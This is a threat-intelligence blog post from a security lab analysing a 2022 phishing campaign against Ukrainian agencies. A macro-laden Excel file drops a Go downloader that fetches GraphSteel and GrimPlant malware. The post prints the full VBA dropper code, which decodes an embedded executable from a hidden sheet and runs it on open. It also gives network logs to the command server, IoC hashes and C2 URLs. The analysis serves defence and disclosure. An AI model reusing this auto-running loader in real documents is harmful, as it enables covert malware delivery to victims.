

NioGuard Security Lab brings together experts from industry and academia to conduct advanced anti-malware research and cybersecurity education.

Monday, 4 April 2022

## Russian SaintBear Group Attacked Ukrainian Government Agencies Using GraphSteel & GrimPlant malware

### Summary

- Name: 'Заборогованість по зарплаті.xls'
- Discovered in March 2022
- Was used in attacks against Ukrainian government agencies
- Used to download GraphSteel and GrimPlant (a.k.a. Elephant) malware
- Spreads via phishing emails as '.xls' file with malicious VisualBasic script
- '.xls' file contains the encoded payload
- Extracted file has PE64 format and written in Golang, downloads one file from the remote server
- The downloaded file is PE64 and written in Golang. It downloads GraphSteel and GrimPlant malware.
- The attack has been attributed to UAC-0056 also known as SaintBear, UNC2589, and TA471 which is known to attack Ukraine and Georgia since 2021.

### Introduction

On the 28th of March 2022, the Ukrainian agency CERT-UA published an [article](#) with information about the new malware that was used to attack government state agencies. This campaign doesn't match with any previous attacks since Russia invaded Ukraine. Two threats called GraphSteel and GrimPlant, linked to the UAC-0056 group, come to the victim's machines via email attachments. The messages contain 'Заборогованість по зарплаті.xls' (eng: 'Salary arrears') file, that will execute a malicious Visual Basic script as soon as the victim will open this file. This script will extract a PE64 file which will download *GraphSteel* and *GrimPlant* (a.k.a. Elephant) malware.

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
- ▼ 2022 (3)
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- 2020 (5)
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- 2018 (3)
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## Technical Details

### Overview

At first sight, the spreadsheet contains valid data with the amount of salaries arrears in the Ukrainian regions on '21.02.2022'. It contains multiple sheets that can be edited because the file is not protected with the password (which is often used in malicious documents).

We can take a quick look if the file contains any macros with the 'olevba' tool.

Type	Keyword	Description
AutoExec	Workbook_Open	Runs when the Excel Workbook is opened
Suspicious	Environ	May read system environment variables
Suspicious	Open	May open a file
Suspicious	Write	May write to a file (if combined with Open)
Suspicious	Put	May write to a file (if combined with Open)
Suspicious	Binary	May read or write a binary file (if combined with Open)
Suspicious	shell	May run an executable file or a system command
Suspicious	vbNormal	May run an executable file or a system command
Suspicious	wscript.shell	May run an executable file or a system command
Suspicious	Run	May run an executable file or a system command
Suspicious	Call	May call a DLL using Excel 4 Macros (XLM/XLF)
Suspicious	CreateObject	May create an OLE object
Suspicious	Windows	May enumerate application windows (if combined with Shell.Application object)
Suspicious	Chr	May attempt to obfuscate specific strings (use option --deobf to deobfuscate)
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Suspicious	Base64 Strings	Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
IOC	http://ExcelVBA.ru/	URL
IOC	http://ExcelVBA.ru/p	URL
IOC	payments	
IOC	explorer.exe	Executable file name

The script contains 'http://ExcelVBA.ru/' and 'http://ExcelVBA.ru/payments' URLs, but during execution, it doesn't connect to them, they are stored in comments.

```
VBA MACRO AttachedFile.cls
in file: C:\Users\User\Desktop\.....1.xls - OLE stream: '_VBA_PROJECT_CUR/VBA/AttachedFile'

-----
' Class Module : AttachedFile
' Автор : EducatedFool (Игорь) Дата: 19.08.2012
' Разработка макросов любой сложности для Microsoft Excel
' http://ExcelVBA.ru/ ICQ: 5836318 Skype: ExcelVBA.ru
' Реквизиты для оплаты работы: http://ExcelVBA.ru/payments
-----
```

This site is a service for selling VBA scripts.

**Макросы для Excel. Парсинг сайтов.**  
Программист Excel. Надстройки для Excel, и макросы VBA под заказ.

Готовые решения

Макросы на заказ

Парсинг сайтов

Оплата

Контакты

## Готовые надстройки для Excel

Макросы могут делать почти всё то же самое, что делаете вы вручную, — собирать и обрабатывать информацию из прайс-листов, заполнять документы по шаблонам, рассылать почту, загружать данные из интернета, формировать отчёты любой сложности, сравнивать таблицы Excel, вставлять картинки в ячейки, и многое другое.

<div>Заполнение документов по шаблонам Word и Excel + рассылка почты</div>	<div>Парсер любых сайтов и файлов, сбор данных с сайта в Excel</div>	<div>Вставка фото в Excel из папки или по ссылкам</div>
<div>«Прайс лист» - объединение и обработка прайс листов разных форматов</div>	<div>Формирование и печать этикеток, наклеек, ценников и квитанций в Excel</div>	<div>Сравнение 2 таблиц Excel, и подстановка данных из одной в другую</div>

It has some free solutions, one of them is a file loader and file extractor from the workbook and it completely matches with the script, which was used to unpack the malware downloader, even comments were not deleted. This approach looks like this attack wasn't prepared in advance, but was carried out quickly.

## Malicious VisualBasic script execution

Once a victim opens a workbook, the VisualBasic script will be executed. This script can be obtained in an easy way, just open the VBA panel in Microsoft Excel. One of the sheets contains an encoded payload in "AB37" range.

```
Sub ОбновлениеБазы()

    Dim FileManager As New AttachedFiles, File As AttachedFile, res As Boolean

    filename$ = ThisWorkbook.Sheets(3).Range("AB37"): If filename$ = "" Then Exit Sub

    If Not FileManager.AttachmentExist(filename$) Then
        MsgBox "Обновление базы не выполнено, обратитесь к администратору", vbCritical
        Exit Sub
    End If

    FileManager.GetAttachment(filename$).Run

End Sub
```

To extract the payload script contains the 'SaveAs()' function which calls the decoding function and saves the file to the '%Temp%' folder.

```
Function SaveAs(Optional ByVal filepath$) As Boolean
    ' сохраняет вложенный файл по заданному пути
    ' возвращает TRUE, если файл сохранён успешно
    ' Если путь для сохранения не задан - выводится диалоговое окно сохранения файла

    On Error Resume Next: Err.Clear
    If filepath$ = "" Then ' файл не задан - выводим диалоговое окно выбора файла
        Title = "Выберите папку и имя для сохранения файла «" & filename & "»"
        InitialFileName = Me.Parent.WB.Path & "\" & filename
        DialogResult = Application.GetSaveAsFilename(InitialFileName, "Любые файлы (*.*)", , Title, "Сохранить")
        If VarType(DialogResult) = vbBoolean Then Exit Function
        filepath$ = DialogResult
    End If

    If FileRange Is Nothing Then Exit Function

    status_text$ = "Извлечение файла «" & filename & "» из книги «" & Parent.WB.Name & "»"
    If Not SilentMode Then Application.StatusBar = status_text$

    txt$ = Range2Text(GetDataRange.Value)
    If Len(txt) = 0 Then Exit Function

    status_text$ = "Подготовка к записи файла «" & filename & "» из книги «" & Parent.WB.Name & "»"
    If Not SilentMode Then Application.StatusBar = status_text$

    buffer$ = "": buffer2$ = "": Const BufferLen$ = 5000: t = Timer
    For i = 1 To Len(txt) / 2
        letter$ = Val("&H" & Mid(txt, 2 * i - 1, 2))
        buffer$ = buffer$ & Chr(letter$)
        If Len(buffer$) > BufferLen$ Then
            buffer2$ = buffer2$ & buffer$: buffer$ = "": DoEvents

            If Len(buffer2$) > BufferLen$ * 10 Then
                res$ = res$ & buffer2$: buffer2$ = ""
                Percent = Format(Len(res$) / (Len(txt) / 2) * 100, "##") & " %"
                If Not SilentMode Then Application.StatusBar = status_text$ & ": обработано " & Percent & " (" & _
                    Format(Len(res$) / 1000, "# ##") & _
                    " KB из " & Format((Len(txt) / 2), "# ##") & " KB)" & _
                    " до " & Format(Timer - t, "0.0") & " секунд"
                DoEvents
            End If
        End If
    Next
    res$ = res$ & buffer2$ & buffer$
    If Not SilentMode Then Debug.Print "BufferLen = " & BufferLen$ & ", Done in " & Format(Timer - t, "0.0") & " секунд"

    If Not SilentMode Then Application.StatusBar = "Запись данных в файл " & filepath$
    ffs = FreeFile
    Open filepath$ For Binary Access Write As #ff
    Put #ff, , res$
    Close #ff
    If Not SilentMode Then Application.StatusBar = False
    SaveAs = Err = 0
End Function
```

The decoding function 'Range2Text' extracts data from range, specified in 'ОбновлениеБазы()' function.

```

Private Function Range2Text(ByVal arr) As String
' Объединяет все значения из массива arr в одну текстовую строку,
' для ускорения конкатенации длинных строк используются
' промежуточные переменные buffer$ и buffer2$
On Error Resume Next
buffer$ = "": buffer2$ = "": Const BufferLen% = 50000: rc% = UBound(arr): t = Timer
On Error Resume Next: Err.Clear
For i = LBound(arr) To UBound(arr)
    buffer$ = buffer$ & arr(i, 1)
    If Len(buffer$) > BufferLen% Then
        buffer2$ = buffer2$ & buffer$: buffer$ = ""
        If Len(buffer2$) > BufferLen% * 25 Then
            Range2Text = Range2Text & buffer2$: buffer2$ = "": DoEvents
        End If
    End If
Next i
n% = n% + 1
If n = 2000 Then
    Percent = Format(i / rc% * 100, "##") & " %"
    If Not SilentMode Then Application.StatusBar = "Чтение вложенного файла: обработано " & Percent & " (" & _
        i & " блоков из " & rc% & _
        ") за " & Format(Timer - t, "0.0") & " секунд"
    n = 0: DoEvents
End If
Range2Text = Range2Text & buffer2$ & buffer$
Debug.Print "BufferLen = " & BufferLen% & ", Done in " & Format(Timer - t, "0.0") & " секунд"
If Not SilentMode Then Application.StatusBar = False
End Function

```

After the payload is extracted it will be executed.

```

Sub Run()
' запускает файл (или открывает в программе, назначенной для таких файлов по-умолчанию)
On Error Resume Next
' формируем путь для извлечения файла во временную папку
tmpPath$ = Environ("temp") & "\ " & filename
' запускаем (открываем) файл
If Me.SaveAs(tmpPath$) Then CreateObject("wscript.shell").Run """" & tmpPath$ & """"
End Sub

```

Besides the file extraction function, this script has functions to load files in the worksheet. The function 'LoadFileData' reads the file and converts its data into an array with the 'FileToArray' function. Then it obtains the range in the worksheet where it was saved and changes the size of the cell, where it must be saved. This range can be further used in the extraction function.

```

Function LoadFileData(ByVal filepath$) As Boolean
On Error Resume Next: Err.Clear
If FileRange Is Nothing Then Exit Function
FileRange.Cells(2).Resize(5).ClearContents
FileRange.Cells(1) = dir(filepath$)
FileRange.Cells(2) = Now
FileRange.Cells(3) = FileLen(filepath$)

arr = FileToArray(filepath$)
If Not IsArray(arr) Then Exit Function

With GetDataRange
    .ClearContents
    .Cells(1).Resize(UBound(arr), 1).Value = arr
End With
LoadFileData = Err = 0
End Function

Private Function FileToArray(ByVal filename$) As Variant
On Error Resume Next: Err.Clear
ff% = FreeFile
Open filename$ For Binary Access Read As #ff
fs% = LOF(ff)
txt$ = String(fs%, Chr(0))
Get #ff, , txt$
Close #ff

rc% = Application.RoundUp(fs% / BYTES_PER_CELL%, 0)
ReDim arr(1 To rc%, 1 To 1): Dim n%: t = Timer

status_text$ = "Загрузка файла «" & Dir(filename$) & "» в книгу «" & Parent.WB.Name & "»"
If Not SilentMode Then Application.StatusBar = status_text$
For i = 1 To Len(txt$)
    r% = Asc(Mid(txt, i, 1))
    res$ = res$ & If(Len(Hex(r)) = 1, "0", "") & Hex(r)
    If i Mod BYTES_PER_CELL% = 0 Then
        arr(i / BYTES_PER_CELL%, 1) = "" & res
        res = "": n = n + 1: DoEvents
        If n Mod 200 = 0 Then
            Percent = Format(n * BYTES_PER_CELL% / fs% * 100, "##") & " %"
            If Not SilentMode Then Application.StatusBar = status_text$ & ": загружено " & Percent & " (" & _
                Format(n * BYTES_PER_CELL% / 1000, "# ##") & _
                " KB из " & Format(fs% / 1000, "# ##") & " KB)" & _
                " за " & Format(Timer - t, "0.0") & " секунд"
        End If
    End If
Next
If Len(res) Then arr(rc%, 1) = "" & res
If Not SilentMode Then Application.StatusBar = False
If Err = 0 Then FileToArray = arr
End Function

Private Function GetDataRange() As Range
On Error Resume Next: Err.Clear
Set GetDataRange = Intersect(FileRange.Worksheet.Range("7:" & FileRange.Worksheet.Rows.Count), _
    FileRange.EntireColumn, FileRange.Worksheet.UsedRange)
If Err <> 0 Then Set GetDataRange = Nothing
If GetDataRange Is Nothing Then Set GetDataRange = FileRange.EntireColumn.Cells(7): Exit Function
If GetDataRange.Row < 7 Then Set GetDataRange = FileRange.EntireColumn.Cells(7)
End Function

```

The code of *Base-Update.exe* is embedded into the hidden tab.

Dropped file is also a PE64 file and written in Golang, but it doesn't have any digital signatures. It is a Trojan-Downloader too.





This executable establishes a connection to the remote servers and starts downloading *GraphSteel* and *GrimPlant* malware.

4.47.3...	java-sdk.exe	8156	TCP	TCPCopy	10.0.2.15:49746 → 194.31.98.124:443	SUCCESS	Length: 1460, seq...	
4.47.3...	java-sdk.exe	8156	TCP	TCPCopy	10.0.2.15:49746 → 194.31.98.124:443	SUCCESS	Length: 1460, seq...	
4.47.3...	java-sdk.exe	8156	TCP	Receive	10.0.2.15:49746 → 194.31.98.124:443	SUCCESS	Length: 13140, seq...	
4.47.3...	java-sdk.exe	8156	TCP	TCPCopy	10.0.2.15:49746 → 194.31.98.124:443	SUCCESS	Length: 1460, seq...	
4.47.3...	java-sdk.exe	8156	TCP	TCPCopy	10.0.2.15:49746 → 194.31.98.124:443	SUCCESS	Length: 1460, seq...	
4.47.3...	java-sdk.exe	8156	TCP	TCPCopy	10.0.2.15:49746 → 194.31.98.124:443	SUCCESS	Length: 1460, seq...	
4.47.3...	java-sdk.exe	8156	TCP	TCPCopy	10.0.2.15:49746 → 194.31.98.124:443	SUCCESS	Length: 1460, seq...	
4.47.3...	java-sdk.exe	8156	TCP	Receive	10.0.2.15:49746 → 194.31.98.124:443	SUCCESS	Length: 7300, seq...	
4.47.3...	java-sdk.exe	8156	TCP	TCPCopy	10.0.2.15:49746 → 194.31.98.124:443	SUCCESS	Length: 1460, seq...	
4.47.3...	java-sdk.exe	8156	TCP	TCPCopy	10.0.2.15:49746 → 194.31.98.124:443	SUCCESS	Length: 1460, seq...	
4.47.3...	java-sdk.exe	8156	TCP	TCPCopy	10.0.2.15:49746 → 194.31.98.124:443	SUCCESS	Length: 1460, seq...	
4.47.3...	java-sdk.exe	8156	TCP	TCPCopy	10.0.2.15:49746 → 194.31.98.124:443	SUCCESS	Length: 1460, seq...	
4.47.3...	java-sdk.exe	8156	TCP	TCPCopy	10.0.2.15:49746 → 194.31.98.124:443	SUCCESS	Length: 499, seq...	
4.47.3...	java-sdk.exe	8156	TCP	Receive	10.0.2.15:49746 → 194.31.98.124:443	SUCCESS	Length: 7799, seq...	
4.47.3...	java-sdk.exe	8156	CreateFile	C:\Users\User\java-sdk\oracle-java.exe	SUCCESS	Desired Access: G...	2320	
4.47.3...	java-sdk.exe	8156	WriteFile	C:\Users\User\java-sdk\oracle-java.exe	SUCCESS	Offset: 0. Length: 9...	2320	
4.47.3...	java-sdk.exe	8156	CloseFile	C:\Users\User\java-sdk\oracle-java.exe	SUCCESS		2320	
4.47.3...	java-sdk.exe	8156	CreateFile	C:\Users\User\java-sdk\oracle-java.exe	SUCCESS	Desired Access: R...	2320	
4.47.3...	java-sdk.exe	8156	QueryNetwork...	C:\Users\User\java-sdk\oracle-java.exe	SUCCESS	CreationTime: 3/31...	2320	
4.47.3...	java-sdk.exe	8156	CloseFile	C:\Users\User\java-sdk\oracle-java.exe	SUCCESS		2320	
4.47.3...	java-sdk.exe	8156	RegOpenKey	HKLM\SOFTWARE\Microsoft\Window... NAME NOT FOUND	Desired Access: Q...	2320		
4.47.3...	java-sdk.exe	8156	TCP	Receive	10.0.2.15:49746 → 194.31.98.124:443	SUCCESS	Length: 1460, seq...	0
4.47.3...	java-sdk.exe	8156	TCP	TCPCopy	10.0.2.15:49746 → 194.31.98.124:443	SUCCESS	Length: 1460, seq...	0
4.47.3...	java-sdk.exe	8156	TCP	TCPCopy	10.0.2.15:49746 → 194.31.98.124:443	SUCCESS	Length: 1460, seq...	0
4.47.3...	java-sdk.exe	8156	TCP	TCPCopy	10.0.2.15:49746 → 194.31.98.124:443	SUCCESS	Length: 1460, seq...	0
4.47.3...	java-sdk.exe	8156	TCP	TCPCopy	10.0.2.15:49746 → 194.31.98.124:443	SUCCESS	Length: 1460, seq...	0
4.47.3...	java-sdk.exe	8156	TCP	TCPCopy	10.0.2.15:49746 → 194.31.98.124:443	SUCCESS	Length: 1460, seq...	0
4.47.3...	java-sdk.exe	8156	TCP	TCPCopy	10.0.2.15:49746 → 194.31.98.124:443	SUCCESS	Length: 1460, seq...	0
4.47.3...	java-sdk.exe	8156	TCP	TCPCopy	10.0.2.15:49746 → 194.31.98.124:443	SUCCESS	Length: 1460, seq...	0
4.47.3...	java-sdk.exe	8156	TCP	Receive	10.0.2.15:49746 → 194.31.98.124:443	SUCCESS	Length: 5840, seq...	0
4.47.3...	java-sdk.exe	8156	TCP	Receive	10.0.2.15:49746 → 194.31.98.124:443	SUCCESS	Length: 1460, seq...	0
4.47.3...	java-sdk.exe	8156	TCP	Receive	10.0.2.15:49746 → 194.31.98.124:443	SUCCESS	Length: 1460, seq...	0
4.47.3...	java-sdk.exe	8156	TCP	Receive	10.0.2.15:49746 → 194.31.98.124:443	SUCCESS	Length: 1460, seq...	0
4.47.3...	java-sdk.exe	8156	CreateFile	C:\Users\User\java-sdk\microsoft-corta...	SUCCESS	Desired Access: G...	6248	
4.47.3...	java-sdk.exe	8156	WriteFile	C:\Users\User\java-sdk\microsoft-corta...	SUCCESS	Offset: 0. Length: 9...	6248	
29539	56.606027	194.31.98.124	10.0.2.15	TCP	1514 443 → 49943 [ACK] Seq=86447377 Ack=89 Win=65535 Len=1460 [TCP segment of a reassembled PDU]			
29540	56.606027	194.31.98.124	10.0.2.15	TCP	1514 443 → 49943 [PSH, ACK] Seq=8645837 Ack=89 Win=65535 Len=1460 [TCP segment of a reassembled PDU]			
29541	56.606017	10.0.2.15	194.31.98.124	TCP	54 49943 → 443 [ACK] Seq=86467297 Win=64240 Len=0			
29542	56.606022	194.31.98.124	10.0.2.15	TCP	1514 443 → 49943 [PSH, ACK] Seq=8647297 Ack=89 Win=65535 Len=1460 [TCP segment of a reassembled PDU]			
29543	56.606020	10.0.2.15	194.31.98.124	TCP	54 49943 → 443 [ACK] Seq=864757 Win=64240 Len=0			
29544	56.606030	194.31.98.124	10.0.2.15	TCP	1514 443 → 49943 [PSH, ACK] Seq=8648797 Ack=89 Win=65535 Len=1460 [TCP segment of a reassembled PDU]			
29545	56.606036	194.31.98.124	10.0.2.15	TCP	1514 443 → 49943 [ACK] Seq=8650217 Ack=89 Win=65535 Len=1460 [TCP segment of a reassembled PDU]			
29546	56.606044	10.0.2.15	194.31.98.124	TCP	54 49943 → 443 [ACK] Seq=8651677 Win=64240 Len=0			
29547	56.606051	194.31.98.124	10.0.2.15	TCP	1514 443 → 49943 [PSH, ACK] Seq=8651677 Ack=89 Win=65535 Len=1460 [TCP segment of a reassembled PDU]			
29548	56.606067	194.31.98.124	10.0.2.15	TCP	1514 443 → 49943 [ACK] Seq=8653137 Ack=89 Win=65535 Len=1460 [TCP segment of a reassembled PDU]			
29549	56.606072	194.31.98.124	10.0.2.15	TCP	1514 443 → 49943 [PSH, ACK] Seq=8654597 Ack=89 Win=65535 Len=1460 [TCP segment of a reassembled PDU]			
29550	56.606070	10.0.2.15	194.31.98.124	TCP	54 49943 → 443 [ACK] Seq=8656057 Win=64240 Len=0			
29551	56.606059	194.31.98.124	10.0.2.15	TCP	1514 443 → 49943 [PSH, ACK] Seq=8656057 Ack=89 Win=65535 Len=1460 [TCP segment of a reassembled PDU]			
29552	56.606093	10.0.2.15	194.31.98.124	TCP	54 49943 → 443 [ACK] Seq=8657517 Win=64240 Len=0			
Frame 14137: 1514 bytes on wire (12112 bits), 1514 bytes captured (12112 bits) on interface Device\NPF_{B44C98CC-34CF-40AF-B51C-D0B95914CA42F}, id 0								
Ethernet II, Src: RealtekU12:35:02 (52:54:00:12:35:02), Dst: PcsCompu.de:7b:6e (08:00:27:7b:6e)								
Internet Protocol Version 4, Src: 194.31.98.124, Dst: 10.0.2.15								

A screenshot of a Windows File Explorer window. The address bar shows the path: This PC > Local Disk (C:) > Users > User > java-sdk. The search bar contains the text "Search java-sdk". The main area displays a table of files and folders. The table has four columns: Name, Date modified, Type, and Size. There are three files listed: java-sdk.exe, microsoft-cortana.exe, and oracle-java.exe, all with a date modified of 3/31/2022 4:55 AM and a type of Application. The sizes are 5,974 KB, 9,306 KB, and 9,415 KB respectively.

## Conclusion

The Ukrainian government has become a major target since Russia invaded Ukraine. This time malicious software comes via email attachments with the '.xls' file. This file contains the VisualBasic script, which was copied from the website with open-source VB scripts. The borrowed script decodes the payload (PE64) saved inside the workbook. The dropped file downloads the trojan-downloader that downloads two more files: GraphSteel and GrimPlant malware.

IoCs

## Files

File name	SHA256	Description
-----------	--------	-------------

Заборова ність по зарплаті.xls	c1afb561cd5363ac5826ce7a72f0055b400b86bd7524da43474c94bc480d7eff	Email attachment
Base-Update.exe	9e9fa8b3b0a59762b429853a36674608df1fa7d7f7140c8fccd7c1946070995a	GoDownloader
java-sdk.exe	8ffe7f2eeb0cbfbe158b77bbff3e0055d2ef7138f481b4fac8ade6bfb9b2b0a1	GoDownloader
oracle-java.exe	99a2b79a4231806d4979aa017ff7e8b804d32bfe9dcc0958d403dfe06bdd0532	GrimPlant
microsoft-cortana.exe	c83d8b36402639ea3f1ad5d48edc1a22005923aee1c1826afabe27cb3989baa3	GraphSteel

Network indicators

IP
https://194[.]31.98.124:443/i
https://194[.]31.98.124:443/p
https://194[.]31.98.124:443/m
ws://194[.]31.98.124:443/c
194[.]31.98.124

MITRE attack techniques

Tactic	Technique
Initial Access	<a href="#">T1566.001 – Phishing: Spearphishing Attachment</a>
Execution	<a href="#">T1204.002 – User Execution: Malicious File</a> <a href="#">T1059.005 – Command and Scripting Interpreter: Visual Basic</a>
Command and Control	<a href="#">T1568 – Dynamic Resolution</a>

References

1. <https://cert.gov.ua/article/38374>
2. <https://blog.malwarebytes.com/threat-intelligence/2022/04/new-uac-0056-activity-theres-a-go-elephant-in-the-room/>

Posted by [Alexander Adamov](#) at 03:22  
Labels: [GraphSteel](#), [GrimPlant](#), [SaintBear](#), [UAC-0056](#)

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